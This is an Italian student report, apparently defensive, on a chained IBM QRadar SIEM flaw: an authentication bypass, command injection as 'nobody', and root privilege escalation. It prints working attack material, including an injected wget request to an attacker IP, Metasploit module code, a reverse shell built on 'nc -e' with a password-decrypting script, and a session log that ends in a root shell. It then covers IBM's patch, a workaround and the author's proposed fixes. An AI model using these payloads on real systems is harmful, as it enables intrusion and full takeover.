Come è possibile fare eseguire uno script creato ad hoc? Nella applicazione PHP esiste un file.php al cui interno vi è una funzione Get() che permette ad users "autenticati" di prelevare certi file ed inserirli filesystem. Ovviamente viene controllato che il path di download sia presente all'interno di un ristretto numero di directory



```
public static function Get(){
    global $TEMP_DIR, $PRODUCT_NAME, $QRADAR_PRE_URL_PATH;
    $pcapArray = array_key_exists( 'pcap', $_REQUEST ) ? $_REQUEST['pcap'] : '';
    $acceptablePaths =
array("/store/forensics/case_input","/store/forensics/case_input_staging","/store/forens
ics/tmp");
    $docid = array_key_exists('docid', $_GET) ? $_GET['docid'] : '';
    $guitype = array_key_exists('gui', $_GET) ? htmlspecialchars($_GET['gui'],
ENT_QUOTES) : 'standard';
    $path = array_key_exists('path', $_GET) ? $_GET['path'] : '';
    if (!empty($path)){
        $path = urldecode($path);
        $path = FileActions::validate_path($path, $acceptablePaths);
        if(empty($path)){
            QRadarLogger::logQradarError("FileActions.Get(): operation failed");
            return;
        }
    }
    ...
    if (!empty($docid)) {
        $doc = IndexQuery::GetDocument($docid, $guitype);
        if ($doc) {
            $savedFile = new SavedFile($doc);
            if ($savedFile->hasFile()) {
                if ($savedFile->isLocal()) $savedFile->sendFile($guitype);
                else $savedFile->doProxy();
            } else send404();
        } else send404();
    } else if (!empty($path)) {
        if (file_exists($path)) {
            if (!SavedFile::VetFile($path, $guitype)) return;
            readfile($path);
        } else send404();
    }
}
```

Il nostro command injection dovrà essere inviato come contenuto del parametro pcap[1][pcap] (un array di packet capture), appartenente a Get(). Questo permetterà di poter eseguire un potenziale script come se fossimo un http web server utente, che rappresenta il non privilegiato utente "nobody".

Per esempio, per scaricare ed eseguire una shell su un indirizzo IP attaccante 172.28.128.1, possiamo inviare la seguente GET request, supponendo di aver sfruttato già la vulnerabilità precedente:

```

GET /ForensicsAnalysisServlet/?  

forensicsManagedHostIps=127.0.0.1/forensics/file.php%3f%26&action=get&slavefile=true&pca  

p[0][pcap]=/rand/file&pcap[1][pcap]=$(mkdir -p /store/configservices/staging/updates &&  

wget -O /store/configservices/staging/updates/runme http://172.28.128.1:4444/runme.sh

```

Cookie: SEC=owned; QRadarCSRF=superowned;



Il parametro pcap[1][pcap] è mostrato unencoded per facilitare la lettura, ma l'attuale exploit usa un parametro completamente URL encoded. Qui verrà creata la directory /store/configservices/staging/updates/ sia perchè writable da "nobody" sia perchè avrà un ruolo cardine nella prossima vulnerabilità.

Viene usato il comando wget con l'opzione -O per scaricare lo script runme.sh (potenziale shell con privilegi di utente "nobody") ed eseguirlo.

Dopo qualche secondo, avremo il seguente responso

```

HTTP/1.1 200 OK
{"exceptionMessageValue":"javax.servlet.ServletException: No valid forensics analysis  

forensicsManagedHostIps parameter found."}

```

3.2.2 Codice

```

@payload_name = rand_text_alpha_lower(3+rand(5))
root_payload = rand_text_alpha_lower(3+rand(5))

if (datastore['SRVHOST'] == "0.0.0.0" or datastore['SRVHOST'] == "::")
  srv_host = Rex::Socket.source_address(rhost)
else
  srv_host = datastore['SRVHOST']
end

http_service = (datastore['SSL']) ? 'https://' : 'http://') + srv_host + ':' +
datastore['SRVPORT'].to_s
service_uri = http_service + '/' + @payload_name

print_status("#{peer} - Starting up our web service on #{http_service} ...")
start_service({'Url' => {
  'Proc' => Proc.new{|cli, req|
    on_request_uri(cli, req)
  },
  'Path' => "/#{@payload_name}"
}})

@payload = %{ ... }

...

exec_cmd = "$(mkdir -p /store/configservices/staging/updates && wget --no-check-certificate -O "+ "/store/configservices/staging/updates/#{@payload_name}" # {service_uri} && "+ "/bin/bash /store/configservices/staging/updates/# {@payload_name})"

payload_step2 = "pcap[0][pcap]" + "=/#{rand_text_alpha_lower(rand(6) + 2) + '/' + rand_text_alpha_lower(rand(6) + 2)}" + "&pcap[1][pcap]="#{Rex::Text::uri_encode(exec_cmd, 'hex-all')}"

uri_step2 = "/ForensicsAnalysisServlet/?forensicsManagedHostIps" + "=127.0.0.1/forensics/file.php%3f%26&action=get&slavefile=true"

res = send_request_cgi({
  'uri'      => uri_step2 + '&' + payload_step2,
  'method'   => 'GET',
  'cookie'   => "SEC=#{@sec_cookie}; QRadarCSRF=#{@csrf_cookie};",
})

```

3.3 Privilege Escalation Vulnerability

3.3.1 Descrizione

Tale vulnerabilità permette di aumentare i privilegi di una potenziale shell ottenuta mediante la precedente vulnerabilità passando da utente "nobody" a utente "root".

Requisiti: shell "nobody" (ottenuta mediante la vulnerabilità discussa precedentemente).

Per far questo si fa leva su uno script Perl presente su QRadar nel percorso /opt/qradar/bin/UpdateConfs.pl che viene eseguito con privilegi di root ogni minuto.

In tale script viene invocata la funzione checkRpm(), che successivamente richiama checkRpmStatus(). Quest'ultima preleverà una table (DB) autoupdate_patch e controllerà se vi sono delle entries ancora da elaborare. Se vi è una entry con estensione .rpm allora verrà invocata la funzione processRpm(), che installerà il pacchetto, altrimenti verrà invocata la funzione installMinor() che eseguirà un "sh -x" [esegui con debug] sulla entry. Queste entries possono essere prelevate nel seguente modo

```
psql -U qradar -c "select value from autoupdate_conf  
where key = 'update_download_dir'"
```

Ma di default si trovano nel percorso:

/store/configservices/staging/updates

Sappiamo già dallo studio della vulnerabilità precedente che tutto ciò presente in /store/configservices/*

È scrivibile da "nobody", quindi è possibile di tutto in tale percorso.

Per poter inserire delle entries nella table autoupdate_patch è necessario che "nobody" possa accedere a tale table, avendo la password di accesso. Fortunatamente si ha accesso, difatti si trova nel

percorso /opt/qradar/conf/config_user.xml (leggibile da "nobody") e memorizzata criptata, ma può essere decriptata usando un shell script built-in. Una volta ottenuta l'accesso al DB è necessario inserire una entry all'interno della table che punta ad uno script creato ad hoc (ad esempio /store/configservices/staging/updates/script.sh) che verrà eseguito nel minuto successivo con privilegi root.

Quindi inserendo il codice sottostante come payload per la vulnerabilità precedente saremo in grado di ottenere una reverse shell remota con privilegi di root.

3.3.2 Codice

```

● ● ●

#!/bin/bash
# our reverse shell that will be executed as root
cat <<EOF > /store/configservices/staging/updates/superowned
#!/bin/sh
nc -e /bin/sh 172.28.128.1 4445
EOF
### below is adapted from /opt/qradar/support/changePasswd.sh
[ -z $NVA_CONF ] && NVA_CONF="/opt/qradar/conf/nva.conf"
NVACONF=`grep "NVACONF=" $NVA_CONF 2> /dev/null | cut -d= -f2`
FRAMEWORKS_PROPERTIES_FILE="frameworks.properties"
FORENSICS_USER_FILE="config_user.xml"
FORENSICS_USER_FILE_CONFIG="$NVACONF/$FORENSICS_USER_FILE"
# get the encrypted db password from the config
PASSWORDENCRYPTED=`cat $FORENSICS_USER_FILE_CONFIG | grep WEBUSER_DB_PASSWORD | grep -o -P '(?=>)([\w\=]*)(?=;<)')` 
QVERSION=$(./opt/qradar/bin/myver | awk -F. '{print $1$2$3}' )

AU_CRYPT=/opt/qradar/lib/Q1/auCrypto.pm
P_ENC=$(grep I_P_ENC ${AU_CRYPT} | cut -d= -f2-)
P_DEC=$(grep I_P_DEC ${AU_CRYPT} | cut -d= -f2-)

# if 7.2.8 or greater, use new method for hashing and salting passwords
if [ $QVERSION -gt 727 ]
then
    PASSWORD=$(perl <(echo ${P_DEC} | base64 -d) <(echo ${PASSWORDENCRYPTED}))
    [ $? != 0 ] && echo "ERROR: Unable to decrypt $PASSWORDENCRYPTED" && exit 255
else
    AESKEY=`grep 'aes.key=' $NVACONF/$FRAMEWORKS_PROPERTIES_FILE | cut -c9-` 
    PASSWORD=`/opt/qradar/bin/runjava.sh -Daes.key=$AESKEY com.qllabs.frameworks.crypto.AESUtil decrypt $PASSWORDENCRYPTED` 
    [ $? != 0 ] && echo "ERROR: Unable to decrypt $PASSWORDENCRYPTED" && exit 255
fi

PGPASSWORD=$PASSWORD /usr/bin/psql -h localhost -U qradar qradar -c "insert into autoupdate_patch values ('superowned',558,'minor',false,1337,0,'',1,false,'','','','false')"
# delete ourselves
(sleep 2 && rm -- "$0") &

```

3.4 Soluzioni

3.4.1 Soluzione fornita da IBM

La soluzione migliore proposta da IBM per potersi difendere da un attacco del genere sta certamente nell'aggiornare il proprio software alle versioni che non presentano tale problematica ovvero le versioni:

7.3.1 Patch 3 e 7.2.8 Patch 12

Tuttavia non essendo sempre possibile effettuare degli upgrade di tali dimensioni è possibile applicare un workaround che permette di risolvere la prima vulnerabilità e di conseguenza anche le altre due.

Perspicacemente è chiaro che tutto parte dal bypass dell'autenticazione.

L'applicazione del workaround rimuoverà dal software la componente forense di QRadar, ovvero la ForensicAnalysisServlet.

E' facile comprendere che si può applicare in contesti in cui tale componente non riveste nessun ruolo nel campo di applicazione del software.

La procedura va effettuata da un amministratore consapevole del fatto che in seguito alla rimozione della servlet dal QRadar webserver (Tomcat) tutti gli utenti sarranno logged-off, il collecting dei dati sarà sospeso momentaneamente mentre i servizi saranno riavviati.

Procedura

- 1- Usando SSH, loggarsi nella macchina di QRadar come utente root
- 2- Per rimuovere la servlet da QRadar eseguire il comando
`rm -rf /opt/qradar/webapps/ForensicsAnalysisServlet`
- 3- Per rimuovere la web servlet da QRadar console eseguire il comando
`rm -rf /opt/tomcat/work/Catalina/localhost/ForensicsAnalysisServlet`
- 4- Riavviare i servizi con i seguenti comandi

Per QRadar 7.2.x:

```
service stop tomcat
service stop hostcontext
```

```
service start tomcat  
service start hostcontext
```

Per QRadar 7.3.x:

```
systemctl stop tomcat hostcontext &&  
systemctl start tomcat hostcontext
```

Risultato

Dopo che i servizi sono stati riavviati la servlet è rimossa da QRadar e il software non risulta più essere a rischio delle vulnerabilità elencate in tale relazione.

3.4.2 Soluzioni teoriche personali

Studiando il prodotto ho compreso il suo funzionamento e ho compreso dove si trovino i punti deboli che consentono la presenza di queste vulnerabilità, per questo ho pensato ad alcune soluzioni, ovviamente teoriche, che potrebbero rafforzare i punti deboli.

- Bypass Authentication

Il punto debole in questo passaggio è rappresentato dal caso "speciale" nella funzione doPassThrough(), che permette di inserire i cookies della richiesta nella HashMap table dei cookies validi quando arriva una richiesta di autenticazione alla servlet con l'azione setSecurityTokens insieme al parametro forensicsManagedHostIPS. Quindi la soluzione sta nel rimuovere questo caso "speciale", visto che, tra l'altro, questa funzione controlla ad un determinato punto di esecuzione se i cookies della richiesta sono cookies validi o meno, in questo modo il problema del bypass dell'autenticazione non si ha e di conseguenza si rende impossibile arrivare alle vulnerabilità successive.

- Execute commands as "nobody"


Supponendo che il punto precedente non venga considerato e quindi si bypassa l'autenticazione ci si ritrova ad affrontare la seconda vulnerabilità. L'anello debole in questo caso è rappresentato dalla mancanza di autenticazione per tutte le

richieste proveniente da localhost. Quindi se si applicasse un protocollo di autenticazione in tale punto, che permette di rifiutare tutte le richieste locali senza previa autenticazione, allora si risolverebbe la falla.

- Privilege Escalation Vulnerability

L'anello debole in questo caso è rappresentato dalla possibilità di un utente "nobody" di poter aver accesso alla table autoupdate_patch e ancora di più la possibilità di decriptare la password per l'accesso a tale table grazie ad uno script built-in. Se si bloccasse la possibilità di eseguire lo script di decript ad utenti non root allora non si sarebbe in grado di poter inserire nuove entry nella table poiché la password di accesso non si ha e quindi evitare possibili esecuzioni di script. Chi può decriptare la password devono essere solo utenti privilegiati. In questo modo si eviterebbe la falla.


3.5 Screenshots



In seguito all'avvio della macchina virtuale con QRadar, dopo aver effettuato il login riavvio il NetworkManager (derivato dalla clonazione della macchina originale) con il comando:


```
service NetworkManager start
```

E si attende circa sei minuti per rendere operativo QRadar.



```
[root@qradarce ~]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc prio state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: enp0s3: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:a2:01:61 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.87/24 brd 192.168.1.255 scope global nopref ixroute dynamic enp0s3
        valid_lft 584sec preferred_lft 584sec
        inet6 fe80::70cb:58ff:b8a6:e85/64 scope link nopref ixroute
            valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
```

Successivamente prendo nota dell'indirizzo IP della macchina vittima vulnerabile con il comando: *ip a*



```
Last login: Mon Jul 30 17:25:16 on ttys000
[MBP-di-Gioele:~ gioelecageggi$ ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
    options=1203<RXCSUM,TXCSUM,TXSTATUS,SW_TIMESTAMP>
    inet 127.0.0.1 netmask 0xffffffff
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
    nd6 options=201<PERFORMNUD,DAD>
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
stf0: flags=0<> mtu 1280
XHC0: flags=0<> mtu 0
XHC20: flags=0<> mtu 0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    ether f4:0f:24:29:c9:d3
    inet6 fe80::141a:5931:25ce:3062%en0 prefixlen 64 secured scopeid 0x6
    inet 192.168.1.142 netmask 0xffffffff broadcast 192.168.1.255
    nd6 options=201<PERFORMNUD,DAD>
    media: autoselect
    status: active
```

Dalla macchina dell'attaccante viene conservato l'indirizzo IP mediante il comando: *ifconfig*

Successivamente viene avviato Metasploit v4 4.17 e tramite il comando search viene cercato l'exploit che intendiamo usare. Una volta trovato mediante il comando use <exploit da usare> si seleziona l'exploit e con il comando show options vediamo tutte le opzioni del modulo come visibile sotto.

```
gioelecageggi — ruby - msfconsole — 103x44
\  (oo)_____
 \  ('') )
  ||---|| *



 =[ metasploit v4.17.3-dev-c557f21f9397765af26be4ef646c7d902c9513a0]
+ -- ---=[ 1794 exploits - 1018 auxiliary - 310 post      ]
+ -- ---=[ 538 payloads - 41 encoders - 10 nops       ]
+ -- ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/linux/http/ibm_qradar_unauth_rce
msf exploit(linux/http/ibm_qradar_unauth_rce) > show options
[Module options (exploit/linux/http/ibm_qradar_unauth_rce):
Name  Current Setting  Required  Description
-----  -----  -----
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST           yes       The target address
RPORT            443      The target port (TCP)
SRVHOST          0.0.0.0   yes       HTTP server address
SRVPORT          4448     yes       HTTP server port
SSL              true     Negotiate SSL/TLS for outgoing connections
SSLCert          no        Path to a custom SSL certificate (default is randomly generated)
URIPath          no        The URI to use for this exploit (default is random)
VHOST            no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
-----  -----  -----
LHOST            yes       The listen address (an interface may be specified)
LPORT            4444     yes       The listen port

Exploit target:
Id  Name
--  --
0   IBM QRadar SIEM <= 7.3.1 Patch 2 / 7.2.8 Patch 11

msf exploit(linux/http/ibm_qradar_unauth_rce) > ]
```

E' necessario quindi settare dei parametri come RHOST che rappresenta l'indirizzo IP della macchina QRadar vittima e LHOST che rappresenta l'indirizzo IP della macchina listener cioè dove si vuole ottenere la shell remota.

Una volta settati i parametri con il comando `set` si avvia l'exploit con il comando `exploit` e si attende l'esecuzione del programma.



```
[msf exploit(linux/http/ibm_qradar_unauth_rce) > set LHOST 192.168.1.142
LHOST => 192.168.1.142
[msf exploit(linux/http/ibm_qradar_unauth_rce) > set RHOST 192.168.1.87
RHOST => 192.168.1.87
[msf exploit(linux/http/ibm_qradar_unauth_rce) > exploit
[*] Exploit running as background job 1.


[*] Started reverse TCP handler on 192.168.1.142:4444
[*] exploit(linux/http/ibm_qradar_unauth_rce) > [*] 192.168.1.87:443 - Attempting to exploit IBM QRadar SIEM <= 7.3.1 Patch 2 / 7.2.8 Patch 11
[*] 192.168.1.87:443 - Starting up our web service on https://192.168.1.142:4448 ...
[*] Using URL: https://0.0.0.0:4448/ltm
[*] Local IP: https://192.168.1.142:4448/ltm
[*] 192.168.1.87:443 - Asking QRadar to download and execute https://192.168.1.142:4448/ltm
[*] 192.168.1.87:443 - Sending privilege escalation payload to QRadar...
[*] 192.168.1.87:443 - Sit back and relax, Shelly will come visit soon!
[*] Command shell session 1 opened (192.168.1.142:4444 -> 192.168.1.87:57510) at 2018-07-30 17:44:04 +0200

[msf exploit(linux/http/ibm_qradar_unauth_rce) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
```

Una volta che l'exploit riesce a creare una sessione di comando, usando `sessions -i 1` si riesce ad avere il controllo della macchina con privilegi root. Infatti come visto sopra al comando `whoami` la risposta della shell è root! BINGO!

Nel caso in cui la macchina è stata fixata l'exploit ovviamente non funziona ritornando il seguente errore



```
[msf > use exploit/linux/http/ibm_qradar_unauth_rce
[msf exploit(linux/http/ibm_qradar_unauth_rce) > set RHOST 192.168.1.112
RHOST => 192.168.1.112
[msf exploit(linux/http/ibm_qradar_unauth_rce) > set LHOST 192.168.1.142
LHOST => 192.168.1.142
[msf exploit(linux/http/ibm_qradar_unauth_rce) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.142:4444
[*] exploit(linux/http/ibm_qradar_unauth_rce) > [*] 192.168.1.112:443 - Attempting to exploit IBM QRadar SIEM <= 7.3.1 Patch 2 / 7.2.8 Patch 11
[-] Exploit aborted due to failure: unknown: 192.168.1.112:443 - Failed to set the SEC and QRadar CSRF cookies
```

Cioè non riesce a settare i cookie SEC e QRadarCSRF nell'host vittima perchè non ritrova la componente che lo permetteva. Non essendo possibile bypassare l'autenticazione non sarà possibile tutto il resto.

5 Conclusioni

Nella seguente relazione difensiva è stato analizzato il software QRadar® nella sua versione Community Edition per poter trovare delle soluzioni difensive ad alcune fallo note. Esse sono presenti nella componente QRadar Incident Forensics.

Queste fallo prese singolarmente non hanno la stessa intensità di vulnerabilità rispetto alla loro catena, difatti esiste un exploit, scritto per il framework Metasploit, che abusa delle vulnerabilità a cascata per poter ottenere una shell script con privilegi di root:

-Bypass Authentication: E' il primo passo dello script, permette di bypassare l'autenticazione fixando una sessione di cookies fittizi.

-Excute commands as "nobody": rappresenta il secondo step dello script e permette ad users che hanno bypassato l'autenticazione con lo step precedente di scrivere un file sul disco della macchina su cui è installato QRadar ed esegue tale file con privilegi dell'utente "nobody".

-Privilege Escalation Vulnerability: il passaggio finale dell'exploit si verifica quando il file eseguito come "nobody" scrive una entry all'interno di un database che forza QRadar ad eseguire una shell script, controllata dall'attaccante, con privilegi di root, nel minuto successivo.

Le soluzioni proposte da IBM in seguito alla scoperta di tale fallo sono:

-Aggiornare il software alle versioni che risolvono le vulnerabilità cioè:
7.3.1 Patch 3 o 7.2.8 Patch 12.

-Rimuovere la componente QRadar Incident Forensics dal software se essa non risulta essenziale per l'organizzazione.

Applicando la seconda soluzione è possibile eliminare la parte vulnerabile di QRadar, impedendo così ad un attaccante di poter impostare dei cookie arbitrari e di conseguenza evitare gli altri due attacchi che hanno peso maggiore. Certamente questo tipo di soluzione è la meno carina perché non rappresenta una soluzione effettiva ma una sorta di toppa all'interno del software poichè non si fa altro che eliminare la componente difettosa.

Inoltre sono state mostrate alcune soluzioni personali ottenute studiando i punti deboli su cui l'exploit fa leva per raggiungere l'obbiettivo:

-Bypass Authentication: Eliminando il caso "speciale" nella funzione doPassThrough() per le richieste che presentano l'azione setSecurityTokens in contemporanea con il parametro forensicsManagedHostIPS.

-Excute commands as "nobody": Richiedere una autenticazione anche per le richieste proveniente da localhost.

-Privilege Escalation Vulnerability: bloccare l'accesso alla autoupdate_patch, rendendo inaccessibile lo script per decriptare la password, ad utenti con privilegi diversi da root.

Non avendo la possibilità di lavorare sul codice del software non ho avuto modo di testare le mie soluzioni, tuttavia grazie alla seguente relazione sono stato in grado di comprendere il funzionamento in dettaglio di un prodotto usato da varie aziende, sono venuto a conoscenza di Metasploit, ma soprattutto sono felice di aver elaborato delle soluzioni, teoriche si, ma pur sempre soluzioni.

6 Sitografia

- [1] <https://www.centos.org>
- [2] https://www.ibm.com/support/knowledgecenter/SS42VS_7.3.1/com.ibm.qradar.doc/b_siem_inst.pdf?view=kc
- [3] <https://developer.ibm.com/qradar/ce/>
- [4] https://www.ibm.com/support/knowledgecenter/it/SS42VS_7.3.0/com.ibm.qradar.doc/c_qradar_deployment_guide_arch.html
- [5] https://www.ibm.com/support/knowledgecenter/it/SS42VS_7.3.0/com.ibm.qradar.doc/c_qradar_deploy_event_and_flow_pipeline.html
- [6] <https://www-01.ibm.com/support/docview.wss?uid=swg22017062>
- [7] <http://www-01.ibm.com/support/docview.wss?uid=swg22015797>
- [8] <https://blogs.securiteam.com/index.php/archives/3689>